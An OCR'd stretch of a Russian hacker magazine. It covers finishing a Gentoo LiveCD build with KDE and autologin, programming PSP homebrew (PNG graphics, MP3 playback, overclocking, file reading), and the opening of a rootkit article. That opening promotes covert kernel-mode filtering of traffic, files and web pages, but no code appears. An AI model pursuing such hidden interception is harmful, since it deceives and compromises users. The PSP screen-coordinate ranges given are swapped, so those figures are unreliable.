
```
if [ -f "/sbin/livecd-functions.sh" -a -n "${CDBOOT}" ]
then
        ebegin "Updating inittab"
        /bin/true #livecd_fix_inittab
        eend $?
        /bin/true #/sbin/telinit q &>/dev/null
fi
```

СОЗДАНИЕ ISO ОБРАЗА

Выходим из chroot-окружения и запускаем скрипт build.sh:

```
(LIVECD) # exit
# ./build.sh
```

Процесс сборки-образа длится примерно минут пять. После чего забираем ISO файл в директории livecd. Объем ~154 Мб. Можно записать его на болванку, но лучше для этих целей поставить VirtualBox или VMWare, потому как — удобнее и быстрее. Записать на CD можно так:



Консоль

```
# cdrecord -v -eject speed=10 fs=8m
  dev=/dev/cdrw image.iso
```

Или, если это DVD, то так:

```
# growisofs -dvd-compat -Z /dev/dvd=image.iso
```

Образ должен загрузиться. Когда дойдет до приглашения, будет произведен автоматический вход под пользователем livecd. Поздравляю, полдела сделано. Сейчас желательно создать архив с каталогом livecd на случай, если при дальнейших манипуляциях что-нибудь пойдет не так (можно будет откатиться).

УСТАНОВКА KDE

Устанавливаем Xorg и драйвер nVidia:

```
(LIVECD) # emerge -av xorg-xserver
(LIVECD) # emerge -av nvidia-drivers
```

Правим таблицу соответствия устройство-драйвер для nVidia-карт. Открываем файл `/usr/share/hwdata/Cards`, находим строку `NAME NVIDIA Legacy` и меняем название драйвера `'vesa'` на `'nv'`. Далее находим строку NAME NVIDIA GeForce и меняем название драйвера с 'vesa' на `'nvidia'`. Теперь добавляем строки для работы с видеоадаптером VirtualBox (пригодится, если ты будешь проводить отладку с помощью этой программы).

```
(LIVECD) # echo 'NAME VirtualBox' >>
  /usr/share/hwdata/Cards
(LIVECD) # echo 'DRIVER vesa' >> /usr/share/hwdata/Cards
```

Устанавливаем минимальный набор KDE:

```
(LIVECD) # emerge -av kdm kdebase-startkde kde-i18n
```

Установка всех пакетов из этого набора заняла у меня 4 часа 30 минут.

Добавляем в автозапуск `xdm` и указываем в нем запускаемый оконный менеджер. В файле `/etc/conf.d/xdm` переменной `DISPLAYMANAGER` присваиваем значение «kdm»:

```
(LIVECD) # rc-update add xdm default
```

Настройка автомонтирования съемных устройств:

```
(LIVECD) # emerge -auv dbus hal pmount
(LIVECD) # rc-update add dbus default
(LIVECD) # rc-update add hald default
```

В файл `/etc/conf.d/local.start` добавляем команду для автоматического создания каталога `media`. В нем будут создаваться точки монтирования для всех съемных устройств.

```
(LIVECD) # echo 'mkdir /media' >> /etc/conf.d/local.
start
```

Включаем русскую раскладку и переключатель `en/ru`. Для этого:
1. Открываем файл `/usr/sbin/mkxf86config.sh` и удаляем строку вида:

```
"-e 's|"XkbLayout" *"[^"]*"|"XkbLayout" [...]
```

2. Открываем файл `/etc/X11/xorg.conf.in` и в секции `InputDevice`, `Keyboard0` меняем последние три строчки на следующие:

```
Option "XkbLayout" "us,ru(winkeys)"
Option "XkbVariant" "us"
Option "XkbOptions" "grp:alt_shift_toggle,grp_led:scroll"
```

Если у тебя есть набор TrueType-шрифтов, таких, как Arial, Tahoma, Courier New, то их нужно положить в какой-нибудь каталог, например `ttfonts`, и скопировать его в `/usr/share/fonts`. Затем:



▷ dvd
Необходимые скрипты ты найдешь на прилагаемом к журналу DVD.

Заставка при загрузке LiveCD

```
(LIVECD) # cd /usr/share/fonts/ttfonts
(LIVECD) # chmod 644 *
(LIVECD) # mkfontdir
(LIVECD) # mkfontscale
(LIVECD) # fc-cache -fv
```

Открываем файл /etc/X11/xorg.conf.in и добавляем в секцию Files следующую строку:

```
FontPath "/usr/share/fonts/ttfonts/"
```

Если такого набора шрифтов у тебя нет, можно поставить пакет corefonts, который включает в себя около семи шрифтов (но в нем нет Tahoma и Lucida Console). Делается это так:

```
(LIVECD) # emerge -av media-fonts/corefonts
```

НАСТРОЙКА АВТОМАТИЧЕСКОГО ВХОДА ДЛЯ KDM И ТОНКАЯ НАСТРОЙКА KDE

В этом разделе нам нужно будет еще раз создать iso-образ и один раз с него загрузиться. Как уже было написано выше, это можно сделать при помощи VMWare или VirtualBox. Общий план работ с новым LiveCD таков:

1. Входим в LiveCD под логином livecd
2. Производим тонкую настройку KDE, исходя из своих предпочтений (сюда входит все: начиная от шрифтов и обоев рабочего стола и заканчивая поведением окна и видом мышиного курсора)
3. Архивируем директорию /home/livecd и записываем архив на какой-нибудь носитель
4. Выключаем LiveCD
5. Копируем архив с сохраненными настройками в каталог source/home
6. Выполняем chroot в source через скрипт enter
7. Распаковываем архив с настройками в каталог /home/livecd, а сам архив удаляем

Получается, при входе под учетной записью livecd пользователя будет ждать красиво оформленный и настроенный рабочий стол. Осталось только сделать так, чтобы вход был автоматический. Для этого открываем файл /usr/kde/3.5/share/config/kdm/kdmrc и раскомментируем следующие строки:

```
NoPassEnable=true
AutoLoginEnable=true
AutoLoginUser=joe
```

Обрати внимание на строку AutoLoginUser. Так как логин нашего пользователя отличается от предложенного, меняем значение joe на livecd.

УСТАНОВКА ДОПОЛНИТЕЛЬНЫХ ПРИЛОЖЕНИЙ

Теперь у нас есть готовый, но еще «голый» LiveCD-диск (без программ пользователя). Желательно сделать архивную копию (всего каталога, где велась разработка). Если в дальнейшем что-нибудь пойдет не так, можно будет его распаковать и начать работу с этого момента.
Сейчас самое время начать устанавливать и настраивать свои приложения. Самыми популярными, полагаю, будут Konsole, MidnightCommander и Vim. Чтобы установить их, набираем:

```
(LIVECD) # emerge -av mc vim
(LIVECD) # emerge -av konsole
```

Все остальные приложения устанавливаются по аналогии.

ВСЕ ПУНКТЫ ПРОЙДЕНЫ

Вот, в принципе, и все. Собраны основные пакеты, затрачено громадное количество процессорного времени. Теперь у тебя есть собственный полностью работоспособный LiveCD. Настраивать и улучшать можно до бесконечности, главное, знать чувство меры. Заточи LiveCD для какой-то конкретной цели. Дай название своему дистрибутиву и расскажи о нем друзьям. Может, уже через пару месяцев твой диск будет в десятке лучших на distrowatch.com. Если какой-то определенной задачи нет, попробуй сделать копию своей рабочей машины и бери его с собой. Теперь, где бы ты ни находился, у тебя всегда будет под рукой удобная и максимально настроенная система. По всем вопросам пиши на pizgin@gmail.com. Удачи!

VA1EN0K
/ FROMXA@VA1EN0K.NET /



КАРМАННЫЙ БИЛЬЯРД

ПРОКАЧИВАЕМ PLAYSTATION: PORTABLE. ЧАСТЬ ВТОРАЯ

Вероятно, ты читал первую часть статьи. Там речь шла о том, как выводить текст на экран, а также о простейшей экранной клавиатуре и какой-никакой отладке. Теперь, когда с debug mode (так называется текстовый режим) более-менее покончено, пришло время разобрать основной арсенал двухмерного кодера.

КАК ПРОЙТИ В БИБЛИОТЕКУ?

Среди всего скачанного на твой компьютер месяц назад не было библиотек, которые мы собираемся использовать сегодня, а именно — *zlib* и *libpng*. Поэтому самое время запустить **Cygwin Shell** и начать получать их из репозитария. Устанавливаются библиотеки так:

```
svn checkout svn://svn.pspdev.org/psp/trunk/zlib
cd zlib
make
make install
cd ..
rm -Rf zlib
svn checkout svn://svn.pspdev.org/psp/trunk/libpng
cd libpng
make
make install
rm -Rf libpng
```

В результате последовательного запуска этих команд на компьютер будут скачаны исходные коды библиотек (*svn checkout*), после чего выполнится сборка (*make*) и установка (*make install*). В конце, в целях экономии места и чтобы не смущать программиста, директории с исходниками будут удалены (*rm -Rf*).

Теперь можно переходить к использованию скачанного кода. Открываем наш старый *main.cpp* (или как ты его назвал?) и, истории ради сохранив его под другим именем, начинаем модифицировать. Первое, что мы напишем — мозаику из кучи логотипов «][акера» (логотип 16 на 16 в формате PNG ты найдешь на диске). Конечно, никто не мешает тебе взять любую другую картинку, преобразовав ее в PNG и поменяв название.

Переименуем нашу программу, изменив первый параметр макроса, который задает информацию о модуле:

```
PSP_MODULE_INFO("Xakep Logos", 0, 1, 1);
```

Теперь изменим секцию инклудов, добавим в нее новые библиотечные файлы:

```
#include <pspdisplay.h>
#include <pspctrl.h>
#include <pspkernel.h>
```


Вот что бывает, если забывать очищать экран

```
#include <pspdebug.h>
#include <pspgu.h>
#include <png.h>
#include <stdio.h>
#include"graphics.h"
```

Как видишь, появились некоторые новые заголовочные файлы, например, *graphics.h* (описывает некоторые полезные в работе с картинками функции). Возьми его на диске вместе с *graphics.c*, *framebuffer.c* и *framebuffer.h* и положи в папку с основным файлом. В них содержится код, который в противном случае пришлось бы писать самому.
Ну что ж, определим простой макрос:

```
#define printf pspDebugScreenPrintf
```

Он всего лишь позволяет обращаться к функции pspDebugScreenPrintf — как будто это функция printf. Как ты помнишь, их формат и назначение абсолютно совпадают, так что макрос повысит читабельность кода и упростит программирование.
«Странные» функции *ExitCallback()*, *CallbackThread()* и *SetupCallbacks()* остаются без изменений, потому что никаких новых каллбэков нам не потребуется, а выход из программы все равно должен происходить. Всю функцию *main()* придется заменить на новый код, который ты можешь рассмотреть на соответствующей врезке или глянуть на диске (сначала смотрим код и пишем, потом — разбираем).
Ну и наконец, совершим новый *Makefile*, учитывающий тот факт, что у нас теперь четыре файла вместо двух и новые библиотеки:

```
TARGET = hello
OBJS = main.o graphics.o framebuffer.o
CFLAGS = -O2 -G0 -Wall
CXXFLAGS = $(CFLAGS) -fno-exceptions -fno-rtti
ASFLAGS = $(CFLAGS)
LIBDIR =
LIBS = -lpspgu -lpng -lz -lm
LDFLAGS =
EXTRA_TARGETS = EBOOT.PBP
PSP_EBOOT_TITLE = Image Example
PSPSDK=$(shell psp-config --pspsdk-path)
include $(PSPSDK)/lib/build.mak
```

РАБОТА С ГРАФИКОЙ

Разберем представленный листинг (когда соберешь его командой *make* и станешь закидывать на приставку, не забудь скопировать туда же картинку *xakep.png* с диска!). Код почти всех новых функций содержится в *graphics.cpp* и его можно посмотреть в любой момент, поэтому я ограничусь простым описанием. Структура Image хранит четыре значения помимо самой картинки: ее размеры (*Image::imageHeight* — высота и *Image::imageWidth* — ширина) и два значения, описывающие размеры двухмерного массива цветов *Color* data*, в котором хранится картинка как набор разноцветных точек.

Функция *blitAlphaImageToScreen()* отображает картинку или ее часть на экране (в виде прямоугольника). Первые два аргумента — координаты выводимого прямоугольника на хранящейся в памяти картинке, еще два параметра — его размеры (если выводим всю картинку, то параметры должны быть *0, 0, ourImage→imageWidth, ourImage→imageHeight*). Потом идет ссылка на структуру с картинкой (типа Image) и координаты на экране выводимого прямоугольника (мы задаем их как произведение ширины или высоты на номер текущего столбца или строки, которые перечисляются в цикле). Ну, а *flipScreen()* меняет экран на содержимое видеопамяти, в которую мы запихивали картинки.
Помимо *blitAlphaImageToScreen()* в *graphics.cpp* есть еще несколько похожих функций. Например, *blitImageToScreen()* действует также, но учитывает альфа-канал (еще 8 бит в структуре *Color*, отвечающие за прозрачность точки). «Сестры» *blitAlphaImageToImage()* и *blitImageToImage()* отличаются тем, что копируют картинку или ее кусок не на экран, а в другую структуру типа *Image*, ссылка на которую передается им последним аргументом. Вместо вызова *loadImage()* для получения картинки из файла можно воспользоваться *createImage()* (два параметра: ширина и высота будущей картинки) — она возвращает указатель на пустую черную картинку заданных размеров. После манипуляций с картинкой ее можно очистить и залить цветом: *clearImage()* (опять два параметра: цвет и указатель на картинку). Цвет тут задается структурой типа Color, создать которую можно при помощи макроса RGB:

```
Color red = RGB(255, 0, 0);
```

Точно также можно очистить и весь экран: *clearScreen(RGB(0, 255, 0))*. Отдельный прямоугольник на картинке или экране можно залить при помощи функций *fillImageRect* или *fillScreenRect*, передав цвет, координаты и размеры прямоугольника, а для *fillImageRect* — еще и указатель на картинку, последним аргументом. Отдельный пиксель на экране или картинке задается функциями *putPixelScreen* или *putPixelImage*; их параметры: цвет, координата по X (по горизонтали, от нуля до 272, если на экране) и по У (по вертикали, на экране может быть от нуля до 480); ну а получить его цвет можно через *getPixelScreen* и *getPixelImage* (параметры — координаты X или У, ну и указатель, если функция работает с картинкой).
На картинке можно написать и текст: *printTextImage*; координаты текста — это два первых параметра, потом идет указатель на строку, цвет и указатель на картинку. Еще пара функций: *drawLineScreen* и *drawLineImage* рисуют линии, если передать им координаты точек начала и конца и цвет:


```
sceDisplayWaitVblankStart();
drawLineScreen(10, 10, 70, 70, RGB(255, 0, 0));
drawLineScreen(10, 70, 70, 10, RGB(0, 255, 0));
flipScreen();
```

Если написать это вместо всего, что касается картинки в main(), то можно увидеть зеленую и красную линию крест-накрест, как на скрине.

ПРОСТЫЕ ДВИЖЕНИЯ

Попробуем теперь заставить этот крест ездить по экрану. Если ты внимательно читал первую статью (хотя бы часть про кнопки), у тебя не будет с этим проблем:

```
SceCtrlData pad;
int x=0, y=0;
while(1) {
    sceDisplayWaitVblankStart();
    sceCtrlReadBufferPositive(&pad, 1);
    if (pad.Buttons & PSP_CTRL_UP) y -= 10;
    if (pad.Buttons & PSP_CTRL_DOWN) y += 10;
    if (pad.Buttons & PSP_CTRL_LEFT) x -= 10;
    if (pad.Buttons & PSP_CTRL_RIGHT) x += 10;
    drawLineScreen(x + 10, y + 10, x + 70, y + 70,
       RGB(255, 0, 0));
    drawLineScreen(x + 10, y + 70, x + 70, y + 10,
```


Линии крест-накрест

```
RGB(0, 255, 0));
   flipScreen();
   clearScreen(RGB(0, 0, 0));
}
```

Основная функция программы

```
int main() {
  char buffer[200];
  // буфер, в нем хранится картинка как набор байтов
  Image* ourImage;
  // указатель на структуру, в которой хранится
картинка и информация о ее размерах
  pspDebugScreenInit();
  SetupCallbacks();
  initGraphics();
  // инициализирует «графический» режим
  sprintf(buffer, "xakep.png");
  // считываем картинку из файла в буфер
  ourImage = loadImage(buffer);
  // преобразуем буфер в структуру типа Image
  if (!ourImage) {
    printf("Fail!\n"); // не получилось
  } else {
    int max_x = 480/ourImage->imageHeight;
    // максимальное количество картинок в столбце
(количество строк)
    int max_y = 272/ourImage->imageWidth;
    // максимальное количество картинок в строке
(количество столбцов)
    sceDisplayWaitVblankStart();
    for (int x = 0; x < max_x; x++) // по строкам
      for (int y = 0; y < max_y; y++) // по столбцам
        blitAlphaImageToScreen(0, 0,
          ourImage->imageWidth,
          ourImage->imageHeight, ourImage,
          x*ourImage->imageHeight,
          y*ourImage->imageWidth);
    flipScreen();
  }
  sceKernelSleepThread();
  return 0;
}
```

Все просто: когда ты нажимаешь на кнопки-стрелки, числа X и У, которые прибавляются к координатам точек, увеличиваются или уменьшаются с шагом 10. После чего выводится крестик.

ГОНИ ВОЛНУ!

В завершение разговоров о двухмерной графике я расскажу, как разогнать PSP — ведь при работе с картинками скорость «решает»! Тактовая частота процессора приставки по умолчанию равна 222 МГц, но ее абсолютно безопасно можно разогнать до предусмотренной создателями частоты в 333 МГц, точно так же, как и частоту графического чипа до 166 МГц. Почему такие частоты не стоят по умолчанию? В Sony решили, что 222-ух мегагерц вполне хватит для всего, что в ближайшем будущем придет в голову разработчикам, и в целях увеличения времени работы от батарейки без подзарядки не стали повышать до 333. Сейчас они, видно, уже раскаялись, поскольку в **God of War: Chains of Olympus** частота на время игры официально повышается. Если ты уже перестал сомневаться, то смело добавляй в начало кода такие строки:

```
scePowerSetClockFrequency(333, 333, 166);
```

Первый параметр устанавливает частоту основного процессора, второй — Media Engine, а третий — графического чипа (ставь от 1 до 166 МГц). Еще раз повторюсь: если ставить разрешенные частоты, то ничего плохого не случится — только хорошее.

ЗВУКОВЫЕ БИБЛИОТЕКИ

При помощи вышеописанного твоя программа может оказаться на графическом уровне игры «Марио» (если ты напишешь нормальный 3D-движок, пользуясь только этими функциями — это уже будет фантастикой). Не хватает только звука! К счастью, помогли замечательные разработчики с ps2dev.org (так называется один из центральных сайтов, посвященных разработке под все сониевские игровые консоли). На этом сайте можно найти немало библиотек и отличный форум с кучей советов. Кроме того, там портировали **libmad** (MPEG audio decoder), которая умеет играть любые запакованные в MPEG файлы, в том числе, mp3. Итак, скачаем исходные коды с svn и установим:

```
svn checkout svn://svn.ps2dev.org/psp/trunk/libmad
cd libmad
make
```

Если сейчас попробовать набрать *make install*, шелл выдаст странное сообщение «не в тему». Это значит, что установку наши предшественники еще не доделали, и придется устанавливать библиотеку самому:


```
cp -Rf ./include /usr/local/pspdev/psp/
cp -Rf ./lib/libmad.a /usr/local/pspdev/psp/lib
```

Так мы копируем заголовочные файлы и библиотеку *libmad.a* в папку с pspdev. Теперь можно удалить скачанные исходники:

```
cd ..
rm -Rf ./libmad/
```

Отлично! Пора начинать изменять сами файлы с кодом (разумеется, предварительно надо сделать бэкап). Оставь только несколько заголовочных файлов — их хватит за глаза:

```
#include <pspkernel.h>
#include <pspctrl.h>
#include <pspdebug.h>
#include <pspdisplay.h>
#include <pspaudio.h>
#include <pspaudiolib.h>
#include <psppower.h>
#include "mp3player.h"
```


Много-много логотипов :)

Да, *mp3layer.h* — еще один файл, который тебе придется поискать на диске (вместе с *mp3player.c*). Он был взят из **PSPMediaCenter**. После изменения инклудов переименуй программу (первый аргумент в вызове макроса *PSP_MODULE_INFO*) на «*Mp3 Player*» и прокрути файл до функции *main()* (волшебные функции с каллбэками, как обычно, остаются неизменны). Новый код (между вызовами *SetupCallbacks()* и *sceKernelSleepThread()*) прост, как никогда:

```
MP3_Init(1);
MP3_Load("test.mp3");
MP3_Play();
while(MP3_EndOfStream() != 1)
  sceDisplayWaitVblankStart();
MP3_Stop();
MP3_FreeTune();
```

Тут мы инициализируем mp3-проигрыватель и играем *test.mp3*. Разумеется, музон сам собой не появится! Тебе придется переименовать свой любимый трек в «*test.mp3*» и положить его в папку с прогой (учти, если твоя программа заработает не так, как надо, то есть вероятность, что ее будет невозможно завершить до конца трека). Когда аудиопоток заканчивается, проигрывание останавливается и память освобождается при помощи *MP3_FreeTune()*. Ну и еще изменится *Makefile*, в него мы добавим парочку библиотек:

```
TARGET = mp3
OBJS = mp3player.o main.o
CFLAGS = -O2 -G0 -Wall
CXXFLAGS = $(CFLAGS) -fno-exceptions -fno-rtti
ASFLAGS = $(CFLAGS)
LIBDIR =
LIBS = -lmad -lpspaudiolib -lpspaudio -
lpsppower
LDFLAGS =
EXTRA_TARGETS = EBOOT.PBP
PSP_EBOOT_TITLE = MP3 Player Example
PSPSDK=$(shell psp-config --pspsdk-path)
include $(PSPSDK)/lib/build.mak
```


Собираем, заливаем, открываем и наслаждаемся. Если кажется, что звука нет... — может, ты забыл поставить громкость повыше? На экране библиотека (сама!) показывает информацию о файле: например, битрейт или формат. После того, как мы взбодрились музыкой, можно придумать еще чего-нибудь, скажем, выводить время, которое уже прошло от начала трека. В этом поможет функция *MP3_GetTimeString()* с аргументом-указателем на буфер, в которую будет записано время в формате «часы:минуты:секунды». Еще можно останавливать воспроизведение по нажатию крестика — используется функция *MP3_Stop()*. Отлично, этого хватит, чтобы легко подключать саундтрек к твоим играм, да и для простейшего проигрывателя достаточно. Теперь можно научиться работать с файлами — например, плейлистами или настройками.

РАБОТА С ФАЙЛАМИ

Работа с файлами — ничуть не менее важное умение для программы, чем вывод на экран и получение состояния кнопок. В начале статьи мы касались работы с изображениями, а сейчас я покажу, как открывать файл, считывать его в память и закрывать. Программа будет считывать содержимое файла и выводить его на экран. Из заголовочных файлов потребуются только *pspkernel.h*, *pspdebug.h*, *stdio.h* и *stdlib.h*; *Makefile* ты можешь взять из первой части статьи. Последние два заголовочных файла абсолютно стандартны для языка C, и работать с ними ты наверняка умеешь. Файл открывается функцией *fopen*, первый параметр которой — имя файла, второй — тип доступа (например, «*rb*» — чтение бинарного файла, а «*w*» — запись в обычный). При помощи *fseek(pFile, 0, SEEK_END)* указатель можно прокрутить до конца; это нужно, чтобы быстро определить его размер через *ftell(pFile)*. Перематываем назад: *rewind (pFile)* и, наконец, считываем его содержимое в буфер: *fread (buffer,1,lSize,pFile)*. Каждый раз надо проверять указатели на *NULL*: на файл и на буфер. В случае неудачи можно вывести сообщение об ошибке или просто прекратить выполнение программы (разумеется, в серьезном продукте надо выводить сообщение) при помощи простейшей *sceKernelExitGame()* — нечто вроде *exit()*.
Итак, мы разобрали картинки, музыку и файлы. Этого вполне хватит для написания чего угодно: от читалки книг до плеера, от морского боя до какой-нибудь большой и сложной игры, с сохранением настроек и «рекордов». Возможно, в будущем мы еще поговорим о работе с сетью и трехмерной графике. Успехов!



links
Интересную информацию и полезные форумы (на английском языке) можно найти на сайтах http://ps2dev.org/psp/ и http://www.psp-programming.com/.



dvd
На компакт-диске лежат исходные коды программ, написанных мной для этой статьи.



info
Для PSP доступно немало других OpenSource библиотек. Попробуй использовать, если хочешь.



АЛЕКСАНДР ЭККЕРТ
/ ALEKSANDR-EHKKERT@RAMBLER.RU /

С ФИЛЬТРОМ, ПОЖАЛУЙСТА!

АЗБУКА РУТКИТ-КОДЕРА: ФИЛЬТРЫ В ЯДРЕ WINDOWS

Скажи мне, часто ли бессонными ночами ты мечтал накодить программу, которая бы без ведома пользователя тихонечко отфильтровывала сетевой трафик? Или обращения к файловой системе? И при этом модифицировала бы файлы на лету? Или подменяла веб-страницы?

Сегодня мы поговорим об основополагающей руткит-технике — фильтрах в режиме ядра Windows. Тема эта очень захватывающая и при прямых руках может принести неслыханные дивиденды. Тебе покорятся и невидимая модификация файлов на диске, и подмена содержимого веб-страниц и редирект сетевого трафика, в общем — полный список!

НЕМНОГО ТЕОРИИ, ИЛИ «УСТРОЙСТВО» В WINDOWS

